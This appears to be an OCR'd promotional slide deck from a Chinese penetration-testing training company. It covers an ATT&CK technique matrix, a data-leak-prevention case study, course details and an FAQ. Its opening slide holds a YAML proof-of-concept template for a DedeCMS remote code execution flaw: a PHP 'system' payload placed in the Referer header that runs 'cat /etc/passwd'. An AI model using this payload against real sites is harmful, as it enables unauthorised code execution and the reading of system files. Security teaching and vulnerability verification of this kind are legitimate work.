
```yaml
id: dedecms-rce

info:
  name: DedeCMS 5.8.1-beta - Remote Code Execution
  author: ritikchaddha
  severity: critical
  verified: false
  description: |
    DedeCMS 5.8.1-beta is susceptible to remote code execution via a variable override vulnerability that
    app="DedeCMS"
  reference:
    - https://srcincite.io/blog/2021/09/30/chasing-a-dream-pwning-the-biggest-cms-in-china.html
    - https://sectime.top/post/1d114771.html

set:
  hostname: request.url.host
rules:
  r0:
    # request:
    #   method: GET
    #   path: /plus/flink.php?dopost=save&c=cat%20/etc/passwd
    #   headers:
    #     Referer: '<?php "system"($c);die;/*ref'
    request:
      raw: |
        GET /plus/flink.php?dopost=save&c=cat%20/etc/passwd HTTP/1.1
        Host: {{hostname}}
        Referer: <?php "system"($c);die;/*ref
        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
    expression: response.status == 200 && "root:.*?:[0-9]*:[0-9]*:".bmatches(response.body)
expression: r0()
```

项目预览

技战法矩阵



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
10 items	31 items	56 items	28 items	59 items	20 items	19 items	17 items	13 items	9 items	21 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data from Information Repositories	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	Clear Command History	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	CMSTP	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Password Policy Discovery	Pass the Ticket	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Dylib Hijacking	Component Firmware	Forced Authentication	Peripheral Device Discovery	Remote Desktop Protocol	Data Staged	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Permission Groups Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	InstallUtil	Change Default File Association	Extra Window Memory Injection	Control Panel Items	Input Capture	Process Discovery	Remote Services	Input Capture		Multi-hop Proxy
	Launchctl	Component Firmware	File System Permissions Weakness	DCShadow	Input Prompt	Query Registry	Replication Through Removable Media	Man in the Browser		Multi-Stage Channels
	Local Job Scheduling	Component Object Model Hijacking	Hooking	Deobfuscate/Decode Files or Information	Kerberoasting	Remote System Discovery	Shared Webroot	Screen Capture		Multiband Communication
	LSASS Driver	Create Account	Image File Execution Options Injection	Disabling Security Tools	Keychain	Security Software Discovery	SSH Hijacking	Video Capture		Multilayer Encryption
	Mshta	DLL Search Order Hijacking	Launch Daemon	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning	System Information Discovery	Taint Shared Content			Port Knocking
	PowerShell	Dylib Hijacking	New Service	DLL Side-Loading	Network Sniffing	System Network Configuration Discovery	Third-party Software			Remote Access Tools
	Regsvcs/Regasm	External Remote Services	Path Interception	Exploitation for Defense Evasion	Password Filter DLL	System Network Connections Discovery	Windows Admin Shares			Remote File Copy
	Regsvr32	File System Permissions Weakness	Plist Modification	Extra Window Memory Injection	Private Keys	System Owner/User Discovery	Windows Remote Management			Standard Application Layer Protocol
	Rundll32	Hidden Files and Directories	Port Monitors	File Deletion	Replication Through Removable Media	System Service Discovery				Standard Cryptographic Protocol
	Scheduled Task	Hooking	Process Injection	File System Logical Offsets	Securityd Memory	System Time Discovery				Standard Non-Application Layer Protocol
	Scripting	Hypervisor	Scheduled Task	Gatekeeper Bypass	Two-Factor Authentication Interception					Uncommonly Used Port
	Service Execution	Image File Execution Options Injection	Service Registry Permissions Weakness	Hidden Files and Directories						Web Service
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Setuid and Setgid	Hidden Users						
	Signed Script Proxy Execution	Launch Agent	SID-History Injection	Hidden Window						
	Source	Launch Daemon		HISTCONTROL						
	Space after Filename	Launchctl		Image File Execution Options Injection						
	Third-party Software			Indicator Blocking						
	Trap									
	Trusted Developer									

legend

项目预览

还有更多...


项目背景

某工业集团客户伴随企业数字化转型，原采购的网络DLP等安全防护设备已不满足企业需求，在集团年度审计稽核中发现多起数据泄露事件，包括员工通过办公电脑窃取泄露公司核心设计图纸、重要客户信息等。故该集团计划有目的强化办公终端数据防护，监控企业关键数据外发情况，尽可能做到数据泄密事前感知，事中控制，事后溯源定责。

项目目标

- 结合企业现有数据分类分级，定制专项防护策略；
- 周期数据资产盘点，清晰绘制关键资产分布及流向；
- 通过人工标记&智能识别的方式，提升数据识别准确率；
- 终端外发数据监控，监控应用软件及网络协议；
- 邮件合规管控，对外发邮件的行为进行审批、审计、拦截；
- 关联分析员工文件操作行为，泄密行为事前感知；

方案部署 & 方案价值



PART 04

独特优势

PART 04

思想优势

网安正规军

万丈高楼平地起，技术学习也可以从零做起。

谁是我们的敌人？谁是我们的朋友？和平来之不易，我们可以藏锋，但不能没有亮剑。

加入网络安全守护者行列，保卫网络空间安全。

企业级人才

实践是检验真理的唯一标准，只学习书本上的知识是远远不够的，我们还需要实操、还需要项目实战。

网工、运维等教安全的事情我们不做，我们只做一线网安人才的教学。

01

天下兴亡，匹夫有责
侠之大者，为国为民

02

学而不思则罔，
思而不学则殆。

03

教育不是灌输，
而是点燃火焰。

课程优势

就业目标

结业学员可从事党、政、军、校、企等各行各业渗透、安服、安全运营、信息安全等相关岗位。

班级特色

高端定制课程；
知识体系全面；
教学服务完善。

授课平台

各大高校内部；
国家网安基地本部；
攻防实训中心。

明星讲师

课程研发均为8年以上安全从业者，安全研究员起步；
课程主讲老师均为3年以上一线红队工程师，主管起步。

博采众长

多家政企支撑单位；
多家企业合作公司；
累计千万学员输出；

课程优势

服务优势

一切为学习服务，一切为学会服务，是我们最强大的武器。

服务包括：常规授课、加密录屏、作业测评、项目考核、笔试面试、助教答疑、专属学习群、专属战队、专属项目、众测合作、在线辅导、职业规划、名企推荐、简历指导、求职题库、网安知识库等等

100%
师徒制教学

N+
企业级项目

24K
实战级攻防

国家网络安全人才与创新基地

概况：国家网络安全人才与创新基地是由中央网信办牵头，中央及国家6部委共同支持建设的国家重点项目，目标建设为网安人才培养高地、网安技术创新引领区和网安产业聚集示范地，具有重大的国家战略意义。


特点：充分发挥产学研用一体化优势，建设一流网络安全学院、一流网络安全科研机构和创新平台、一流网络安全产业园区，打造“网络安全产业谷+网络安全学院”模式。

目标：形成人才培养、科研创新、产业发展的良好生态环境，成为网络安全领域“高、精、尖”人才汇集高地，为国家网络安全保驾护航。

教学环境

上述所示为可容纳 30+ 学员的小教室


讲座环境



上述所示为可容纳 120+ 学员的大教室


实训环境

攻防实验室



组织学员进行的比赛和考试，将在该攻防实验室进行。

电力工控仿真系统



电力工控仿真系统，用于学习关机设施防护。

往期痕迹

攻防实训平台、靶场，基于虚拟化技术，对真实网络空间中的网络架构、系统设备、业务流程的运行状态及运行环境进行模拟和复现，以更有效的实现与网络安全相关的学习、研究、检验、竞赛、演习等。
整个靶场占地1000㎡，可容纳258名选手进行同台竞技，是集学练测评考赛六位一体的网安平台。

兴趣是最好的老师

入学条件

热爱、遵纪守法、学历不限

周期：3-4个月

食宿：自理

授课地点

城市：武汉

地点：公司教室、国家网安基地

培养模式

教学模式：半军事化管理、理论、实验、作业、考试、面试、项目实战、就业推荐

场景赋能：安全认证、安全竞赛、攻防演练、仿真实训

学习配套

顶级课程、师资

国家级教育资源

顶级攻防实验室

资源学生均可用

常见问题

零基础能不能报名学习？

我们的课程是专为零基础学员设计的，考虑到英语、编程等零基础的情况，设计了循序渐进、深入浅出的课程。让学员不仅基础扎实，还能学会高级黑客攻防技术。

学完之后能否推荐实习和工作？

我们有数百家合作单位和企业，对于所有参与学习的学员，我们均提供优先的海内外实习和工作机会。

学完之后能做什么工作？

从事网络安全有关工作，比如安全服务工程师、渗透测试工程师、红蓝对抗工程师、漏洞挖掘工程师、等保测评工程师、信息安全工程师、安全咨询工程师、售前或售后工程师等。

一次学不会怎么办？

除了提供助教、知识库、靶场、直播等服务，我们还提供录屏、社群、微信群、公众号、B 站、网盘等各类辅助学习的配套设施。而且后续配套课程也会免费更新并提供。随到随学，终身学习。

如何联系我们？

可以添加老师微信：plsec001，课程咨询还是商务合作请说明来意哦。
摇光所向，破暗成明。

网络安全发展前景？

国家立法、国防领域、热门专业、高级岗位。
现在网络攻击盛行，打击网络犯罪也是我们义不容辞的责任。哪有黑暗，哪里就需要我们这样的光明。

常见问题

需要学习代码吗？

任何计算机有关学科，想要走的更高更远都需要学习代码．但是代码不会成为我们学习的瓶颈，因为我们会用黑客视角来教大家如何学习代码．

学习周期多久？上课模式？

学习分为3个阶段，共计学习 3 个月左右．
上课采取全天授课，录屏记录的方式．

课程培训费用？

根据不同时期的优惠政策，价格会有波动．
大部分情况下，价格应该是在 19800 元．
逢年过节或者特殊时期，价格也可能低至 12800 元．

专科学历能否找到工作？

计算机有关岗位是少数专科也能拿到高薪的工作岗位，而网络安全是少数能力优先而不是学历优先的岗位，只要技术强，赚钱不会少．

网安培训哪家强？

中国武汉找摇光

行业内可以考哪些证书？

推荐报考 cisp 或者 nisp 二级等国内证书．
其次推荐考 cissp 或者 oscp 等国外证书．

常见问题

为什么优先选择线下培训？

线下培训绝对优于线上培训，因为线下培训有学习氛围，有老师的 1v1 指导，有助教的实时答疑，有人脉、有资源。能线下就绝不线上。

如何选择培训班？

学习是跟老师学习，不是跟场地学习，不是跟营销学习，所以我觉得如何选择，只要接触了培训老师，了解了老师的专业水平和教学态度还有人品。相信老师，就可以选择他的课程。

为什么很多人劝退网安专业？

知乎上几乎所有专业都在劝退，因为在知乎上如果一个专业毕业后竟然没人开车到校门口抢你去当CEO，那么这个专业在知乎上就不是什么好专业。

多人报班会有优惠吗？

一人成行，按照实时优惠政策施行。
双人成行，带头大哥优惠 500，同伴优惠 300。
3 人以上，带头大哥优惠 1000，同伴优惠 500.

黑客还是红客还是白帽子？

红客已经成为历史尘埃，如果听到还有人用红客做噱头，可以转身就走，因为一定是外行。
对于非技术人，合法称谓应该是白帽子。
黑客则是技术人的信仰，是他称的，不是自称的。

学完可以做渗透吗？

学艺先学德，做事先做人。
未授权渗透违法，不要知法犯法。
但从技术水平上来说，是可以做的。

联系我们

摇光所向，破暗成明。

服务号

微信号

订阅号

感谢聆听

THANKS FOR LISTENING

策划人：lonelyor　团队：PLSec设计部